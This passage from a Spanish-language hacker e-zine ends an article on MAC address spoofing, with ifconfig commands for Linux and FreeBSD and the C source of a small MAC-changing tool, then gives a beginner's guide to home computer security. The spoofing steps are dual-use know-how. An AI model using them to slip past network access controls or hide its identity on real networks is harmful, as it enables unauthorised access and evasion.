Como vemos cambiamos nuestro numero de MAC, ahora solo tenemos que ponerla online de la siguiente forma:

[root@cdtboys root]# ifconfig eth0 up

y vemos que todo esta ok, ahora solo nos falta comprobar la conexiones y conectarnos y tamos listos con nuevo numero de MAC...

3.1.- Herramientas para linux

Bueno primero vamos a nombrar a MAC Changer, vamos a ser una breve descripción de esta herramienta y después nos referiremos al programilla de nuestro amigo dr_fdisk^ de raza mexicana, el cual nos autorizo para que nombráramos dicho código y programa acá en este apartado, un saludo desde acá y nos lanzamos xDD...

MAC Changer:

Dentro de las utilidades que trae esta herramienta acá les nombro algunas:

- Juego dirección de MAC especifica de un interfaz de red
- Muestre la lista de MAC de un vendedor para escoger
- Tira y pone números de MAC al azar
- Etc, etc...

Algunos de sus usos posible, en la web dice todo uso posible que su mente decida darle xDD. Para que vean que el programa no te limita a nada, jejeje. Bueno sin mas especificaciones ya que si quieres verlas a fondo te puedes dirigir a la web de dicha herramienta que pego a continuación.

Sitio de descarga:

http://www.alobbs.com/modules.php?op=modload&name=macc&file=index

Bueno ahora hablaremos del programilla codeado por nuestro amigo dr_fdisk^, es un código limpio programado en c y que sirve y puede ser compilado en cualquier clase de Linux, es muy portable y de

no mucha ciencia, pero si de harta efectividad.

El programa lleva por nombre MACFUCK y acá se los dejo.

```
/*
This simple program changes the mac address of an interface for linux
code by dr_fdisk
dr_fdisk@raza-mexicana.org
w w w . r a z a - m e x i c a n a . o r g
*/
#include <stdio.h>
#include <net/if.h>
#include <sys/ioctl.h>
char mac[6];
char maca[17];
struct ifreq interfaz;
int i,eaea;
void main(int argc , char *argv[])
{
if (argc<3){
printf("MACFUCK by dr_fdisk^ (dr_fdisk@raza-mexicana.org)\n");
printf("================================================\n");
printf("uso:%s interfaz mac-address\n",argv[0]);
printf("ex:%s eth0 AA:AA:AA:AA:AA:AA\n",argv[0]);
exit(0);}
if (!(2[argv[2]] == ':' && 5[argv[2]] == ':' && 8[argv[2]] == ':' &&
11[argv[2]] == ':' && 14[argv[2]] == ':' && strlen(argv[2]) == 17 )){
printf("La Mac que ingreso no es valida!\n");
printf("Ingresala en este formato: XX:XX:XX:XX:XX:XX\n");exit(0);}
for(i = 0; i < 6; i++) i[mac] = (char)(strtoul(argv[2] + i*3, 0, 16) & 0xff);

eaea = socket(AF_INET, SOCK_DGRAM, 0);
if (eaea < 0){
perror("socket");
exit(1);}
sprintf(interfaz.ifr_name, "%s",argv[1]);
if (ioctl(eaea, SIOCGIFHWADDR, &interfaz) < 0){
perror(interfaz.ifr_name);
exit(1);}
for(i = 0; i < 6; i++) i[interfaz.ifr_hwaddr.sa_data] = i[mac];
if (ioctl(eaea,SIOCSIFHWADDR,&interfaz) < 0){
printf("No puedo cambiar la mac, revisa si %s, esta levantada\n",argv[1]);
perror(interfaz.ifr_name);
exit(1);}
```

```
printf("EAEA!\nLa MAC actual es: ");for (i = 0; i < 6; i++){
printf("%2.2x:", i[interfaz.ifr_hwaddr.sa_data] & 0xff);}
printf("\n");
close(eaea);
}
```

Bueno esto lo compilamos con su debido gcc, de la siguiente forma:

[root@cdtboys conan]# gcc macfuck.c -o macfuck

Luego le damos

[root@cdtboys conan]# ./macfuck

MACFUCK by dr_fdisk^ (dr_fdisk@raza-mexicana.org)

==========

uso:./macfuck interfaz mac-address

ex:./macfuck eth0 AA:AA:AA:AA:AA:AA

[root@cdtboys conan]#

Como ven da la explicación de como se debe poner el numero de MAC y todo, el resto lo hace el programa automáticamente.

Desde aquí muchas gracias al mano dr_fdisk^ por permitirnos nombrar su código y su programa en nuestra e-zine y también un saludo cordial a los manos de raza mexicana.

Con esto voy terminando mi parte de este texto y a continuación los dejo con nuestro mano y nuevo integrante CMxS que pasa explicar el cambio de MAC en sistemas BSD.

4.0.- Mac spoofing en BSD

Buenas, soy CMxS, el nuevo integrante de CDT, esta es mi primera aparición en la e-zine, en esta ocasión les hablar brevemente del cambio de MAC en FreeBSD.

Bueno, a trabajar, este es mi sistema:

> uname -a

FreeBSD 4.9-RELEASE #4: Fri Jan 2 19:23:43 CST 200
CMxS@BSDBox.xxxxxxnet.net:/usr/obj/usr/src/sys/CMXS i386

> ifconfig

ed0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500

inet6 fe80::200:21ff:fe64:ae7%ed0 prefixlen 64 scopeid 0x1

inet 192.168.25.4 netmask 0xffffff00 broadcast 192.168.25.255

ether 00:00:21:6a:0b:e5 <---------- Esta es la MAC actual de nuestra NIC

lp0: flags=8810<POINTOPOINT,SIMPLEX,MULTICAST> mtu 1500

lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 16384

inet6 ::1 prefixlen 128

inet6 fe80::1%lo0 prefixlen 64 scopeid 0x3

inet 127.0.0.1 netmask 0xff000000

Ahora procedamos:

> su

Password:

BSDBox#

Primero es recomendable que se haga esto con la tarjeta de red offline

BSDBox# ifconfig ed0 down

Luego procedemos a cambiar la MAC también con el comando ifconfig:

BSDBox# ifconfig ed0 lladdr 01:02:03:04:05:06

Ahora verificamos el cambio:

BSDBox# ifconfig

ed0: flags=8802<BROADCAST,SIMPLEX,MULTICAST> mtu 1500

inet6 fe80::200:21ff:fe64:ae7%ed0 prefixlen 64 scopeid 0x1

inet 192.168.25.4 netmask 0xffffff00 broadcast 192.168.25.255

ether 01:02:03:04:05:06 <---------- La direccion MAC fue cambiada

lp0: flags=8810<POINTOPOINT,SIMPLEX,MULTICAST> mtu 1500

lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 16384

inet6 ::1 prefixlen 128

inet6 fe80::1%lo0 prefixlen 64 scopeid 0x3

inet 127.0.0.1 netmask 0xff000000

Ahora como ya sabemos que el cambio fue realizado, procedemos a conectarnos de nuevo a la red, en mi caso tuve que reiniciar mi switch, recuerden que los switch's guardan tablas con las direcciones MAC para que el trafico sea fluido hacia cada host, lo mismo puede suceder si se conectan a un servidor DHCP.

Ahora ponemos la tarjeta online:

BSDBox# ifconfig ed0 up

Nos toca comprobar si ya tenemos conexión, en caso que no, se puede hacer otra cosa: reiniciar todos los servicios del sistema, de esta manera obtenemos de nuevo un ip del servidor DHCP (si lo usan):

BSDBox# shutdown now

*** FINAL System shutdown message from CMxS@BSDBox.xxxxxnet.net ***

System going down IMMEDIATELY

Jan 14 16:08:02 BSDBox shutdown: shutdown by CMxS:

Shutting down daemon processes:.

Saving firewall state tables:.

Jan 14 16:08:04 BSDBox syslogd: exiting on signal 15

Aquí se pregunta la dirección de una shell, presionamos solamente enter para usar /bin/sh.

Enter full pathname of shell or RETURN for /bin/sh:

Ahora salimos con exit o ^D, para iniciar los servicios del sistema...

exit

Skipping disk checks ...

Doing initial network setup:.

ed0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500

inet6 fe80::200:21ff:fe64:ae7%ed0 prefixlen 64 scopeid 0x1

inet 192.168.25.4 netmask 0xffffff00 broadcast 192.168.25.255

ether 01:02:03:04:05:06

Ahora a comprobar la conexión con la red.

Bueno, eso es todo de mi parte,, por ahora... xDD.

Saludos,

CMxS

PGPKey: 0x6313BEBB

5.0.- Palabras al cierre

Acá estamos dándole termino a este texto, pero antes de hacerlo tenemos que hacer algunas referencia a diferentes sitios web que nos sirvieron mucho a la hora de hacer su previa investigación, que fueron los siguientes:

http://www.net.princeton.edu/enetAddress.howto.html

http://www.kriptopolis.com

http://www.drizzle.com/~aboba/IEEE

http://www.klcconsulting.net/smac

http://www.alobbs.com/modules.php?op=modload&name=macc&file=index

http://standards.ieee.org/regauth/oui/oui.txt

http://archives.neohapsis.com/archives/vuln-dev/2000-q1/0517.html

Bueno desde ya muchas gracias por leer este texto nos despedimos con nuestro cumpa CMxS hasta la próxima y que sigan disfrutando de la e-zine...

Seguridad en entornos home

Por: Leon177
Mail de contacto: piso_server@hotmail.com

Nax a todos los amantes de la Informática, espero que lo tratado en este texto sirva para que tomen conciencia de las cosas que vivimos y para que tengan más ideas, para proteger sus sistemas, y también por que no saber las consecuencias de tener un sistema desprotegido y a la espera de ser una victima sabrosa para los atacantes.

Este texto nació en una noche donde le pregunte a mi amigo bitburner sobre que podía tratar, lo mas practico me dijo, podría ser Seguridad Casera, pues bien manos, este texto tratara sobre la seguridad en un ordenador de hogar, estará dividido así que la otra parte seguramente saldrá en la próxima ezine, hago esto para tratar mas a fondo los temas.

Bien, antes de comenzar les daré una lista con los ítem a tratar y sus derivaciones, para que este mejor organizado...

C:\InetPub\wwwroot>

Introducción:

Estoy acá escribiendo esto para darles una idea de como mantener nuestro ordenador seguro, en estos días sabemos que el crimen cibernético no es nada del otro mundo, por así decirlo, ahora cualquier maquina conectada a la red es un blanco para cualquier intruso, puede ser desde un intruso avanzado hasta alguien que solo se divierte, generalmente si es alguien avanzado no creo que quiera tus datos, si no, lo que quiere es utilizar tu ordenador como central de ataque, mientras que los otros menos avanzados son los mas peligrosos, ya que, no les interesa nada y destruyen todo a su paso.

El quebrar la seguridad no es difícil si dispones de herramientas y tiempo, lo que es un desafió es ponerle fin a las penetraciones a nuestro ordenador, por eso en este texto daré a conocer algunos tipos

De técnicas y software a utilizar para poder mantenernos seguros y hacerles el trabajo mas difíciles a los atacantes.

Las cosas a perder en nuestro sistema pueden ser desde trabajos, mp3, fotos, programas, etc, lo cual nosotros no queremos perder por culpa de un intruso o virus que infecte nuestro ordenador y así perder

todo. No queremos acceso no autorizado, por eso hablare sobre políticas de seguridad para tener en cuenta las amenazas que existen en la red...

Todo esto estará basado para aplicar en un ordenador de hogar...

El problema más grave eres tú, ya que eres el administrador del sistema y eres quién tiene el poder para frenar las intrusiones. El admin debe saber que software utilizar para mantenerse seguro y los parches a aplicar, con este texto daré ideas para que puedan aplicar.

La realidad es que hay mucha gente desinteresada en el tema de la seguridad pero cuando penetran en su sistema saben del hoyo en el que están metidos, por que, perder información no es nada agradable, también va para todas aquellas personas que mandan post a foros preguntando como proteger su sistema.

Bueno empecemos con este texto y a darle a la lectura ya que es lo único que se puede hacer, sumar conocimientos (lectura) En este articulo se trataran temas como firewalls, puertos, antivirus, contraseñas, correo.

Firewall:

0k, para empezar a proteger nuestro sistema tenemos que tener en claro que la primera herramienta de seguridad a tener es un Firewall, este programa es quien nos salvara de muchos intentos de

Penetración a nuestro ordenador, por eso recomiendo que descarguen un firewall.

Vamos a ver como funciona un firewall, cuales recomiendo y donde descargarlos...

Un firewall tiene muchas utilidades, este controla la entrada y salida de paquetes de nuestro ordenador, todos estos programas nos dan la posibilidad de configurarlos, he aquí una ventaja, ya que podemos dar acceso a los programas que nosotros queremos y bloquear los que no deseamos, también al detectarse una posible intrusión, salta la alarma avisando que puertos están atacando, ip del atacante, etc.

Estas herramientas ya han tomado un lugar en la mayoría de los ordenadores de hogar, esto se debe a que las nuevas conexiones como adsl, al estar conectadas casi todo el día, estamos dejando el ordenador en manos de atacantes, por eso si tomamos medidas de seguridad estaremos impidiendo que accedan a nuestro ordenador o hacerles el trabajo mas difícil...

El firewall (pared de fuego) es un mediador, o sea, tenemos nuestro ordenador-firewall-Internet, lo que hace es controlar la entrada y salida de datos por lo que esta en constante monitoreo.

Bueno, el firewall también es un programa que puede frenar troyanos o intrusos de cualquier lado, como sabemos, cuando estamos conectados, siempre en cada momento estamos enviando y recibiendo paquetes de información, el firewall lo que hace es examinarlo y decidir si cumple con algunas reglas, para dejarlos seguir el camino. Recuerda que bloquea, te deja controlar la conexiones a tu maquina y tu tienes todo el control sobre las aplicaciones/programas que tienen acceso a Inet.

Uno de los firewalls mas conocidos y aceptados por los usuarios de hogar es el Kerio Personal Firewall (KPF 4.0.10) es su ultima versión, es totalmente gratis (ventaja) lo podemos descargar de:

http://www.aclantis.com/downloads-file-1363-details-Kerio_Personal_Firewall_4.0.2..html
http://www.kerio.com/kpf_download.html (oficial)

Algunos de los firewalls más conocidos son:

- Panda Antivirus Platinum: http://www.pandasoftware.es/activescan/activescan-es.asp
- ZoneAlarm lo puedes descargar de: http://www.zonelabs.com/store/content/home.jsp
- Sygate Personal Firewall: http://smb.sygate.com/products/spf/spf_ov.htm
- Outpost firewall: http://www.protegerse.com/outpost/download/outpostfree.html

- Norton Personal firewall 2001 3.0: http://www.softdownload.com.ar/programas/Npf30_trial.exe
- Tiny Personal Firewall, ésta es una herramienta muy útil ya que para ataques contra nuestro PC: http://www.tinysoftware.com/tiny2/protected/tpf-5.00.1210.exe
- Trojan Defense Suite, muy bueno, ya que puede detectar y eliminar troyanos, virus, puedes cerrar puertos, avisa si alguien te scanea, recomendado. http://www.diamondcs.com.au/tds/downloads/tds3setup.exe

No creo que tengan problemas para instalar y configurar alguno de estos programas ya que tienen asistentes de configuración y con un par de clicks tendrá instalado su firewall...

Sigamos explicando que utilidades tiene este software:

No solo esta preparado para frenar ataques si no que también podemos cerrar los puertos de nuestro ordenador teniendo así controlado nuestro PC, sirve para que los intrusos no usen nuestro PC como central de ataque, también pueden filtrar los datos de nuestro ordenador que intentan salir.

En muchos foros me di cuenta que preguntan si se pueden tener dos firewalls instalados en el ordenador, la respuesta es: si, se puede, pero no creo que sea necesario, ya que en vez de hacer más seguro el ordenador, estaremos obteniendo más problemas, por lo que les recomiendo que no instalen 2 firewalls en su PC.

También me encontré con la pregunta de: ¿Que firewall es mejor para frenar ataques?, pues hay varios que tienen grandes ventajas sobre otros, pueden probar el zonealarm que es uno de los mas utilizados por los usuarios hogareños ya que es sencillo y efectivo, pero sabemos que tira muchas alarmas falsas. Por eso digo que prueben algunos y que se queden con el que mas les guste pero no se descarguen uno y listo, prueben otros y vean que onda. Podemos configurarlos dependiendo de como nosotros queramos, o sea, definir el tamaño de paquete, direcciones IP, etc...

Aunque tengamos un firewall instalado en nuestro ordenador no quiere decir que vamos a estar 100% seguros y libres de intrusiones, ya que es posible saltarse la seguridad de estos, pero hay pocas posibilidades, porque un usuario experto no creo que quiera entrar en un ordenador de usuario y joder, pero siempre están los que molestan...

Firewall Barrera (Cortafuegos, Pared de fuego)
Controla el tráfico
Útiles para seguridad y protección
Bloquea programas - Examina paquetes
Controla la configuración de cada paquete y bloquea el tráfico pesado.

Puertos:

Bien, para empezar les digo que los puertos como el 21, 80, 23, 25 (comunes, estándares) son todos puertos TCP-IP, mientras que los puertos mas grandes podemos utilizarlos para cualquier aplicación Si tenemos programas corriendo en nuestro servidor pero no lo estamos utilizando, debemos cerrar el puerto, ya que, no sirve a nosotros, pero al atacante si, ya que puede lograr sacar información de ese puerto o hasta lograr la intrusión a través de el.

Si no tenemos mas de una maquina conectada en nuestro hogar no es necesario tener configurado el sistema para compartir archivos y impresoras, por eso vamos a desactivar Cliente de Redes de Microsoft y Compartir archivos y impresoras cerrar el puerto de Netbios si no lo utilizamos, ya que puede causar problemas, los puertos que utiliza Netbios son el 137-138-139.

Tenemos que saber exactamente que puertos estamos utilizando para así mejorar nuestra seguridad, ya que un atacante puede utilizar este recurso para acceder a nuestro ordenador. Si queremos estar mas seguros existen programas que cierran el puerto deseado por nosotros, algunos de estos son:

- Portblocker: es sin duda uno de los programas más utilizados para cerrar puertos
- Port Tunnel: redirecciona puertos http://www.magicnotes.com/steelbytes/PortTunnel_ESP.zip

Antiviruz:

La palabra lo dice todo, existen muchos programas antivirus para detectar virus en nuestra maquina, archivos descargados, virus en el correo electrónico (archivos adjuntos). Gracias a estos programas estamos seguros de no recibir cualquier intrusión de virus, ya que si lo mantenemos actualizado (no digo diariamente pero si semanalmente), estaremos tranquilos de que no podrán entrar a nuestro ordenador.

Estos programas son la base de nuestra seguridad ya que día a día gran cantidad de virus o variantes de estos, salen a la luz para infectar miles y millones de computadoras.

Un antivirus puede ser configurado para escanear el correo electrónico, esta es una de las más importantes funciones, al igual que el scan de archivos descargados de Internet. Cuando digo darle scan al correo lo digo porque la mayoría de los ordenadores se infecta mediante el correo electrónico por culpa de no estar informados de estos.

Si nos interesa mantener nuestro ordenador estable, tendremos que tener en cuenta estas medidas de seguridad y muchas mas...

Los antivirus nos dan tranquilidad y gran protección hasta un cierto punto, ya que, podemos decir, que estos programas tienen una especie de base de datos, donde guardan la información de los virus que pueden reconocer, más comúnmente llamada firmas, si no actualizamos el programa, no servirá de nada tenerlo, por eso debemos ponernos a pensar que no es difícil mantenernos alejados de los virus, la mayoria de los fabricantes de antivirus, dan acceso gratis a la descarga de la actualización, por lo que pongámonos a pensar de lo fácil que es ir manteniendo nuestro ordenador seguro, o al menos de los virus.

Acá dejo algunos links donde pueden informarse sobre el tema:

- http://www.mcafee.com/
- http://www.pandasoftware.es/microsoft/

También debemos tener un anti-troyano para más seguridad, uno de los más conocidos es The Cleaner, que lo pueden bajar de http://www.softonic.com/ie/7630

Correo:

Estamos en una parte del texto donde voy a comentarles que la mayoría de los desastres que ocurren mediante el correo electrónico.

Por nuestro correo podemos recibir mail de personas que no conocemos, o si, donde mandan archivos adjuntos con nombres los cuales llaman la atención, y como nosotros somos curiosos, lo abrimos sin

Darle un scan o investigar de donde viene dicho correo ni mas ni menos infectamos nuestro ordenador con un virus, troyano, sniffer, keylogger, etc.

Los virus informáticos se reenvían con una velocidad muy grande donde pueden infectar miles y miles de ordenadores en pocos minutos.

Uno de los problemas comunes es que en Windows tenemos una opción donde nos deja ocultar las extensiones de textos, programas, etc, gracias a esta configuración muchos ordenadores están dejando camino libre para virus y demás cosas maliciosas, ya que el usuario puede ver que el archivo adjunto del mail diga estamos_aca.TXT.vbs o también podemos encontrar .mpg.exe y gran variedad, así nos infectamos de una manera la cual podemos evitar sacando la opción de ocultar extensiones.

Les recomiendo que los mail recibidos de desconocidos, los descarten, al igual los que en el texto están escritos en ingles, y es muy raro que un amigo te escriba en ingles y te mande un archivo adjunto, si lo recibes de una cuenta conocida también, por que los virus están programados para reenviarse a las listas de correo de las victimas y es así como logran expandirse con gran velocidad, por otra parte, tengan cuidado con extensiones .exe .vbs y .scr.

Otro de los temas importantes es el mirar el correo en la universidad, colegio, ciber, etc. Cuando abrimos nuestro correo, por ejemplo Hotmail, en alguno de estos lugares, debemos cerrar sesión al irnos ya que pueden entrar sin poner los datos y usar nuestra cuenta.

Contraseñas:

Llegamos a la parte más difícil de que un usuario entienda lo que puede causar un password fácil-débil y estupido...

Es verdad que si creamos un password con muchos números y letras nos será difícil de recordar, pero será peor los daños recibidos cuando un atacante logre obtener nuestra contraseña, la cual da acceso a nuestra información, correo electrónico, etc.

Los password son para que el individuo que tiene una cuenta logre acceder a ella y configurar lo que desea, borrar, y crear, por lo que si tenemos un password fácil de adivinar o descifrar estaremos perdidos.

Ahora les explicare como podemos crear contraseñas las cuales nos sean seguras- efectivas y si puedo que sea de recordar sin ningún problema...

Primero y principal les digo que se vayan olvidando de su aniversario, nombre de la mascota, tampoco que sea dios, sexo, amor, 1234, tu nombre, teléfono ni nada de eso, porque será fácil para un intruso dar con tu contraseña.

Si es posible no la escribas en ningún lado donde se pueda ver, encontrar, etc, si lo haces tienes como responsabilidad de buscar un lugar seguro donde escribirla y guardarla, pero nada de pegar un papel

En el monitor, ni abajo del teclado o que sea visible... Bueno, les voy a dar algunos ejemplos para que les quede claro la utilización de una contraseña segura:

Trata de elegir una contraseña la cual mezcle mayúsculas, minúsculas y números, esto seria lo mejor y creo que no tendrás problemas en recordar y si puedes poner algún signo como _ (guión abajo) o # (gato), será mejor, ya que es difícil que un atacante ponga un programa (bruteforce) a correr con letras en mayúsculas minúsculas números y signos, ya que tardaría demasiado en dar con la pass correcta.

Un password difícil de sacar seria J1_WwMiILo=_X jeje pero dirán que estoy loco, porque no

Recordarían eso nunca en sus vidas, pues haber que ideamos para acordarnos la pass y que a su vez sea difícil...

Un password seguro debe tener como mínimo 8 caracteres, y no debemos usar el mismo para todas nuestras cuentas que tengan password ya que si obtienen esa, podrían probar con otra, y así acceder a más cuentas.

Otras maneras de hacer contraseñas difíciles de sacar pero fáciles de recordar es así:

M1p4ss = mipass c0ntr453ñ4 = contraseña, 3st0y3nc454 = estoyencasa

- Se tapan algunas letras con números

14c0ntrase_AM = iacontraseñam = contraseñamia

- Se mezclan las palabras, se comienza por 4 primeros caracteres como números, y 2 últimos como mayúsculas, caracteres raros cubiertos con _ (guión abajo) u otro símbolo.

Buenas técnicas para recordar las contraseñas siendo difíciles de descifrar por un programa y de adivinar para una persona.

Bueno para que quede claro, acá les dejo unos Tips para recordar como deben asegurar sus

Cuentas:

- Nunca pongas claves con solo palabras
- No poner claves que estén relacionado con vos
- Tampoco que sean de tipo 1234
- Acordate de no usar las mismas claves para tus cuentas

Respaldo:

Es importante mantener un respaldo de nuestro sistema mas conocido como Backup ya que si logran penetrar nuestra seguridad o sistema, tendremos muchas posibilidades de perder todo lo que tenemos en el sistema.

Ya sabemos que hacer una copia de seguridad se torna como una perdida de tiempo o falta de ganas pero al fin y al acabo será nuestra única salvación después de perder todo. Antes de largarnos a hacer un Backup debemos estar seguros de cómo se realiza y no hacerlo sin conocimientos.

Les recomiendo tenerlo en un CD, disco ZIP, y si tienes problemas con esto, existen herramientas las cuales hacen una copia de seguridad del sistema...

Acá les dejo algunas herramientas que puedes servirles para esta labor.

- Backup Plus 7.1.1 http://www.backupplus.net/bkplus.exe

Paginas Web maliciosas :

¿Existen?, la mera verdad es que si, hoy en día todo lo que circula en la red puede ser peligroso y muy dañino para nuestro servidor-ordenador.

En Internet circulan Webs con contenido malicioso, quiero decir que mediante la visita de una página, podemos quedar infectados de virus, no quedaríamos infectados si tenemos un antivirus y siguieran los consejos hablados antes.

Generalmente los lenguajes utilizados para esto son el JavaScript, Java y ActiveX, tenemos la posibilidad de desactivarlos, pero tendríamos problemas para navegar algunas Web que requieren esto.

Les recomiendo que naveguen por paginas confiables y no de dudoso origen, aunque también es difícil lograr esto, ya que existen herramientas y documentos que enseñan a crear una Web con contenido malicioso y seguramente muchas personas están probando estas técnicas, la red es una gran tela de araña donde puedes quedar atrapado rápidamente si no estas al día con la seguridad, una vez mas te digo que tengas el antivirus actualizado, te ahorraras muchos dolores de cabeza. Estas páginas con solo visitarlas te infectan y quizás ni te des cuenta. Lo hacen descargando código que el browser primero: deja descargar por creer confiable y segundo: ejecuta y sigue lo que le ordena el código. Es así como el explorador de Microzoft cae muy fácil entre código malicioso, si no esta bien configurado.

Spywares & Spam:

El spam es algo que nosotros no tenemos por qué soportar, pero por ahora no hay muchas posibilidades de eludir a todos estos mensajes que lo único que hacen es llenar nuestra casilla de correo y molestarnos, generalmente llegan a nuestro correo por medio de webs que al visitarlas, inmediatamente toman algunos datos personales y después nos mandan correos, supuestamente con las cosas que nos gustan, si no entienden, un ejemplo es que, nosotros entramos a una Web de autos, registramos y al otro día nos cargan con mail sobre temas que nosotros nunca pedimos.

Otra cosa son los spywares que aunque no son tan peligrosos o molestos no tienen por que estar dentro de nuestro ordenador, comúnmente conocidos como programas espías, estas utilidades no son instaladas por otras personas accediendo a nuestro PC, si no que al instalar un programa, no sabemos si también se instala un spyware. Estas herramientas sirven para mandar información nuestra a empresas las cuales dicen que sirven para saber las preferencias de los usuarios, así después encontramos correos donde nos ofrecen productos que nosotros nunca pedimos, si nos ponemos a pensar, esto se transforma claramente en spam.

Para que tengan una idea de la información que pueden obtener las empresas al instalar spyware en tu ordenador les dejo algo para que vean:

- Tu dirección IP
- Banners a lo que haces clic cuando te conectas
- Numero de teléfono que usas para conectarte a Inet
- Publicidad que aparece sin visitar paginas
- Etc...

Lo hacen modificando el registro o ejecutando un script, para que se abran programas que descargan publicidad, o suben hacia sus servidores información tuya, entre otras cosas.

Para tratar de parar estas molestias, puedes descargar programas que te den la posibilidad de borrar toda esa basura y eliminar completamente el spyware.

- SpyBot
- Ad-Aware

Todo esto es ilegal, sabemos que recibimos ofertas sobre productos que nosotros nunca pedimos, estas compañías serán multadas y ya ha empezado la guerra contra el spam.

Virus:

Estuvimos hablando y tratando el tema de virus más arriba, pero ahora les dejare bien lo que pueden lograr estos especimenes.

En tu ordenador tienes documentos de la universidad, colegio, trabajo, también tenes fotos, mp3 que te costaron conseguir y cientos de cosas que pueden ser valiosas para un usuario de hogar, si no tenemos nada de lo que se trato antes den por seguro que si te infecta un virus informático potente, da por perdido todo o la mayoría de las cosas, todo lo que tenias se te fue y tendrás que empezar de cero.

Tengan por entendido que también hago relación a los troyanos, sniffer, etc. Un virus infecta el sistema y trata de borrar todo lo que encuentra a su paso, también puede cambiar la configuración del antivirus, firewall, etc.

Como sabemos estos bichos (virus) han mejorado sus técnicas para auto-replicarse, también para que no los detecten los mejores antivirus y hasta para engañar al usuario.

Para poder mantenernos seguros, descarga un antivirus, actualízalo y piensa bien las cosas que descargas de inet.

Programas de encriptación:

Estamos en una parte donde hablare sobre por qué mantener nuestros datos cifrados, y de forma segura.

Los programas de encriptación son de un gran uso ya que nos dan la posibilidad de proteger nuestros datos y mantenerlos de forma que nadie pueda tener acceso sin la clave del programa que descifra los archivos.

Por ejemplo, si contamos con las claves de cuentas de correo en Yahoo y Hotmail, claves de pop3, ftp, inet, numero de tarjeta de crédito, etc. en un archivo .txt (seguramente muchos de ustedes lo tengan así, si olvidas la contraseña recurres al archivo que creaste con todos esos datos), no crees que si un intruso tiene acceso a ese archivo, ¿perderías todo?, pues la manera de arreglar esto, es adquiriendo un programa que te encripte los datos, por ejemplo un programa de estos te encriptaria así este dato:

(Encriptado)

lnÿpŽVk© QþÐ_(_Žç×#-

}ôA\ây,/°_LÒ÷¹Á_ð$à(9¿+Z66¯_F@jÔ»V_D8òÚÚi¯,y~_bXÁÅ® Ã/[fc«cmºw0_TE
9R_zãã_ÖMbŠŒÔÎ Æüyœýîì&øital

(Archivo normal)

Ftp: 43678cdt
Inet: contraseñacdt23454
Web: cdtweb5612
Tarjeta de crédito: 4512908378248
Teléfono: 422222
Nombre: Pérez digita

Como ven, es un método bastante seguro para mantener nuestro ordenador y archivos fuera de alcance... les dejo algunos para descargar:

http://www.softstack.com/download/fileprot.zip

Easy File Protector es un programa el cual nos brinda la opción de restringir el acceso a cualquier archivo mediante una contraseña, también la de una carpeta. Da la posibilidad de que no puedan mover el archivo o carpeta y tampoco borrarlos.

http://www.gregorybraun.com/BLOWFISH.ZIP

BlowFish es un programa de encriptación de archivos mediante contraseña.

http://pwd2k.com/downloads/p2k280.exe

Este programa puede crear claves seguras, encripta tus archivos, y tiene distintas utilidades, como guardar los password que tienes en la PC.

Otro tema si quieren estar seguros y que nadie pueda ver los mensajes, es utilizar PGP (Pretty Good Privacy), este programa sirve para encriptar los mensajes que envías, o sea solo tú y el que tenga la passphrase (private key) o public key, es el que puede verlo. Lo pueden descargar de: http://personales.jet.es/jm/soft/pgpa.exe.

Lista de correo:

Al vernos todos los días vulnerables, llenos de fallos nuevos que bajan el nivel de seguridad en nuestro ordenador, existen listas de correo donde informan todos los días las fallas que salen, nos dan información de las causas que puede llegar a tener esa falla y varios enlaces para mas información, a su vez nos dan el link a la pagina donde ofrecen el parche para arreglar el fallo.

Es algo útil como vemos y estaremos alertas a las ultimas fallas que tiene nuestro ordenador, les recomiendo estar anotados en estos servicios, uno de los mas conocidos es http://www.hispasec.com/ nos da mucha ayuda con sus informes pero no se limiten solo a una, busquen más en la red, que encontrarán.

Enlaces de interés:

- http://www.hispasec.com/
  Pagina que nos brinda informes sobre fallos Bugs/Exploits

- http://www.hispabyte.com/
  Muy buena pagina, tiene gran cantidad de documentación, y da la posibilidad de chequear online nuestro ordenador.

- http://www.lcu.com.ar/
  Foro sobre distintos temas de informática, visita la parte de seguridad.

- http://www.datafull.com/
  En esta Web encontraras gran cantidad de software, desde programas para encriptar, firewalls, antivirus, etc.

Tienes para probar todo lo que quieras y quedarte con el que mejor te guste.

Cerebro + neuronas:

Para lograr todo esto (que es lo mínimo para mantener nuestro ordenador a salvo) no debes ser un genio informático, solo debes pensar en como mantener alejados a los intrusos, este texto te ayudara a empezar, pero nunca te quedes con esto de información, busca y encontraras de todo para mantenerte seguro, recordemos como hacer:

- Un firewall bien configurado
- Antivirus actualizado si puedes semanalmente o seguido
- Programas de encriptación para mantener los datos seguros

- Estar informado para saber de los últimos fallos y parches
- Hacer un respaldo del disco por las dudas que no sirvan nuestras técnicas y logren acceso
- Pensar un poco antes de descargar cosas de un sitio que no este seguro, a su vez descarga de archivos adjuntos del correo.

Probar tu ordenador:

La manera mas fácil de saber que tan seguro estas, es atacando tu propio ordenador, empieza por darle un escanéo para ver que puertos tienes abiertos, si tienes bugs, prueba en scanners online que ofrecen muchas Web, prueban tu firewall, tu antivirus, y chequean si el sistema esta libre de troyanos, etc, buena idea para empezar... Acuérdate de empezar por las cosas pequeñas para tener un sistema completo. Esto te servirá para cerrar posibles entradas indeseadas.

No alcanza:

Ya estoy llegando al final de este texto de seguridad casera y la verdad es que todo esto y más, no alcanza para mantenernos %100 seguros, para decir todo enserio, estamos muy lejos de lograr mantenernos seguros, es verdad que le haremos el camino mas difícil al intruso para que acceda a nuestro ordenador, pero si un atacante quiere acceder tengan por seguro que tarde o temprano encontrara la forma de hacerlo.

Lo único que les digo es que sean un poco más responsables para mantener la seguridad en sus ordenadores y no lo hagan más fácil de lo que es...

Quizás muchos de ustedes piensen que no sirve de nada este texto, sepan que muchos recién empiezan y no están al tanto de todo, es mas, hay profesionales y muchos los cuales no tienen idea de como administrar un ordenador, imagínense esos mismos (y si que los hay) administrando una red en una empresa, es por eso que hago este texto para personas que tienen dudas de cómo proteger su ordenador.

Otro de los problemas de seguridad en un usuario de hogar es la utilización de Internet Explorer, este navegador tiene cientos de fallas, por lo que les recomiendo que prueben otros navegadores como Opera, realmente es rápido y confiable, también no se queden colgados con el Outlook, prueben otros programas, no solo existe Microsoft.

Despedida:

Ahora si llegamos al final de todo esto, espero que les sirva a los usuarios de Windows y que se mantengan al tanto sobre seguridad Una vez más me despido hasta la próxima...

Bytex
